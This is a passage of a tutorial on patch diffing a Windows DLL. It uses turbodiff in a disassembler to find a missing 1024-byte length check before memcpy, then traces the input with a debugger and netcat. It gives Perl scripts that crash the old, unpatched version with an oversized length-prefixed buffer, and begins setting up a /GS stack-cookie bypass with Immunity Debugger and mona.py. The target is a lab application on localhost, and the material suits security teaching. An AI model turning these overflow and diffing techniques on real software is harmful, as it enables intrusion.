
On the next window select "OK".




After it finished save the analysis file by file \ Save.




Now select again Edit \ Plugins \ turbodiff, to compare the two analysed file.




From the new popup window select "compare with..." then click on the OK button.




In the nex window select the old mydll.dll, then click on the Open button.




On the next window click to the OK button



You will get the list of the functions. Here search for changed functions, then click to the OK button.



You will get the draw of the old, and the new version of the function next to each other, and you can start to compare them.



```
mov     large fs:0, ecx
pop     ecx
pop     edi
pop     esi
pop     ebx
mov     ecx, [ebp+var_18]
xor     ecx, ebp
call    sub_100010B4
mov     esp, ebp
pop     ebp
retn
```

As we can see from the graph there is a branch in the new version what is missing from the old version. Most probably that corrects an error so we should figure out what does that branch test, in case of which input some part of the program is left out.

We should find the internal part of the branch in the old version as well, I marked it with a rectangle in the old version. As we see the memcpy command is in the branch. Now we should find when the program were enter to the memcpy part, and try if it cause some exception in the old version.

If you check the instructions before the branch there is a jg (jump if greater). So the memcpy will not run if a value greater than something.

Now check the previous instruction, that is a comparison, as expected before a conditional jump. It compares the [ebp+var_14] to 0x400 (1024 in decimal). So now we know memcpy will run only, if the [ebp+var_14] less than 1024. ok now we should figure out what is the value in [ebp+var_14].

If you check the sixth line above the cmp [ebp+var_14], 400h there you find mov [ebp+var_14], ecx. So the value in [ebp+var_14] is copied from ecx.

Now look at the second line above this mov [ebp+var_14], ecx it is mov ecx, [eax] so the value in [ebp+var_14] is nothing else but the [eax]. So now we should find what is in [eax]

if you check the line before it is mov eax, [ebp + arg_0]. So in eax there is [ebp + arg_0]

if we put all these together we will get that, the memcpy will run only if the [[ebp + arg_0]] is less than 1024. it practically means, if the first four bytes of the first argument is less than 1024 the memcpy will run.


Now we just has to find what arguments are passed to the function foo. It can be done on different ways, for example one can disassemble the exe as well, and similarly to the previous method follow back the code from the function call to see what input value is passed there. I do not want to show practically the same technique again.

So another method what I would like to show now, is a simple "debugger application" can be

download freely from the blogs.conus.info called as generic trace.

In a comand line one should start it as follows:

```
gt.exe -l:c:\new\patching.exe bpf=mydll.dll!foo,args:2,dump_args:0x80  
foo,args:2,dump_args:0x80
```



```
C:\gt04>gt.exe -l:c:\new\patching.exe bpf=mydll.dll!foo,args:2,dump_args:0x80  
generic tracer 0.4 (WIN32), http://conus.info/gt  
New process: C:\new\patching.exe, PID=1588  
145 symbols loaded from patching.pdb  
PID=1588!Breakpoint mydll.dll!foo is resolved to symbol mydll.dll!foo and address 0x74631000  
123 symbols loaded from mydll.pdb
```


it says -l (load) the patching.exe then put a break point to a function call (bpf), when it calls the foo function in mydll.dll (mydll.dll!foo). It requires two arguments (if you do not know the number of arguments you do not have to give this part), and print 0x80 bytes from the stack when the call occurs.

Then a new window appears, type there any number:



```
C:\gt.exe -lc:\new\patching.exe bpf=mydll.dll!foo,args:2,dump_args:0x80  
Enter a number if 0 division by zero fires the exception handler:  
33
```

Then start another window. We know that, the application listens at port 12345 so connect to it with netcat and send to the application some data:



```
C:\Administrator: Command Prompt - c:\nc.exe 127.0.0.1 12345  
C:\Old>c:\nc.exe 127.0.0.1 12345  
ABCDEFGH IJKLMNOPQRSTUVWXYZ_
```

the generic trace will print the next:

```

C:\gt04>gt.exe -l:c:\new\patching.exe bpf=mydll.dll!foo,args:2,dump_args:0x80
generic tracer 0.4 (WIN32), http://conus.info/gt

New process: C:\new\patching.exe, PID=1588
145 symbols loaded from patching.pdb
PID=1588!Breakpoint mydll.dll!foo is resolved to symbol mydll.dll!foo and address 0x74631000
123 symbols loaded from mydll.pdb
PID=1588!TID=2824!(0) mydll.dll!foo (0x12ef38, 0x21) (called from 0x401268 (patching.exe!main+0x268))
Dump of buffer at argument 1 (starting at 1)
00000000: 41 42 43 44 45 46 47 48-49 4A 4B 4C 4D 4E 4F 50 "ABCDEFGHIJKLMN"
00000010: 51 52 53 54 55 56 57 58-0A CC 0A 77 F8 24 25 00 "QRSTUVWXYZ...w.$%."
00000020: A8 EF 12 00 A8 F1 12 00-84 F6 12 00 84 F7 12 00 "....."
00000030: 00 00 00 00 00 01 00 00-FE FF FF FF 00 01 00 00 "....."
00000040: FC F3 12 00 3C 11 17 76-01 00 00 00 00 00 00 00 "....<..v....."
00000050: A8 EF 12 00 00 00 00 00-84 F6 12 00 FC F3 12 00 "....."
00000060: 6F 11 17 76 B8 F1 12 00-CC CC 00 00 0E 00 0F 00 "o..v....."
00000070: 20 00 01 00 02 00 03 00-04 00 05 00 06 00 07 00 "....."
PID=1588!TID=2824!(0) mydll.dll!foo -> 3
Dump difference of buffer at argument 1 (starting at 1)
...
PID=1588!Process exit, return code 0
C:\gt04>_

```

Here is the whole answer, I bolded the interesting part:

```

C:\gt04>gt.exe -l:c:\new\patching.exe bpf=mydll.dll!foo,args:2,dump_args:0x80
generic tracer 0.4 (WIN32), http://conus.info/gt

New process: C:\new\patching.exe, PID=1540
145 symbols loaded from patching.pdb
PID=1540!Breakpoint mydll.dll!foo is resolved to symbol mydll.dll!foo and address 0x74621000
123 symbols loaded from mydll.pdb
PID=1540!TID=3240!(0) mydll.dll!foo (0x12ef38, 0x21) (called from 0x401268 (patching.exe!main+0x268))
Dump of buffer at argument 1 (starting at 1)
00000000: 41 42 43 44 45 46 47 48-49 4A 4B 4C 4D 4E 4F 50 "ABCDEFGHIJKLMN"
00000010: 51 52 53 54 55 56 57 58-0A CC 0A 77 D0 24 1F 00 "QRSTUVWXYZ...w.$%."
00000020: A8 EF 12 00 A8 F1 12 00-84 F6 12 00 84 F7 12 00 "....."
00000030: 00 00 00 00 00 01 00 00-FE FF FF FF 00 01 00 00 "....."
00000040: FC F3 12 00 3C 11 17 76-01 00 00 00 00 00 00 00 "....<..v....."
00000050: A8 EF 12 00 00 00 00 00-84 F6 12 00 FC F3 12 00 "....."
00000060: 6F 11 17 76 B8 F1 12 00-CC CC 00 00 0E 00 0F 00 "o..v....."
00000070: 20 00 01 00 02 00 03 00-04 00 05 00 06 00 07 00 "....."
PID=1540!TID=3240!(0) mydll.dll!foo -> 3
Dump difference of buffer at argument 1 (starting at 1)
...
PID=1540!Process exit, return code 0

```


We can see that, the two value we entered is passed to the mydll.dll foo function. The first argument is a string, what we send by netcat, and the second one is the number we typed in the window (0x21 = 33).

So we could figure out, the first four bytes of the data sent to the application must be the length of the string we type after it, and it should be no longer than 1024 bytes.


Now we can start to develop the exploit to this application. First test the theory, if we send more than 1024 character to the application it will die. To do it we write the next perl code, it connects to the 127.0.0.1:12345 then sends it 1040 letter "A" and the length of the 1040 "A" :

```
use IO::Socket;
my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "A" x 1040;
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);
```

Let us try it. First start the old application, and when it asks for a number type anything except 0, then run this perl script.



You will get a nice exception:



Do the opposite test, modify the perl script, to send only 1024 letter "A":



```
use IO::Socket;
```

```

my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "A" x 1024;
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);

```

then we do not get error message:



Development of the exploit code

Now we know the problem, our next task is to develop an exploit.

We will use the immunity debugger can be downloaded from:
<http://www.immunityinc.com/products-immdbg.shtml> then install it.


I choose this debugger because it has an extension called mona.py, what can find the possible addresses to use for /GS bypass. It can be download from: <http://redmine.corelan.be/projects/mona>
 After you downloaded copy it to the "C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands" directory

We created this application with visual studio so the stack cookie (/GS) is enabled. What does it mean. If you recall the stack based exploit writting we wanted to overwrite the saved return address:

the function call is translated to assembly as:

call 0x01234567	it stores the old EIP on the stack, to be able to return from function
...	
push EBP	the first instruction of the function saves the old base pointer, what points

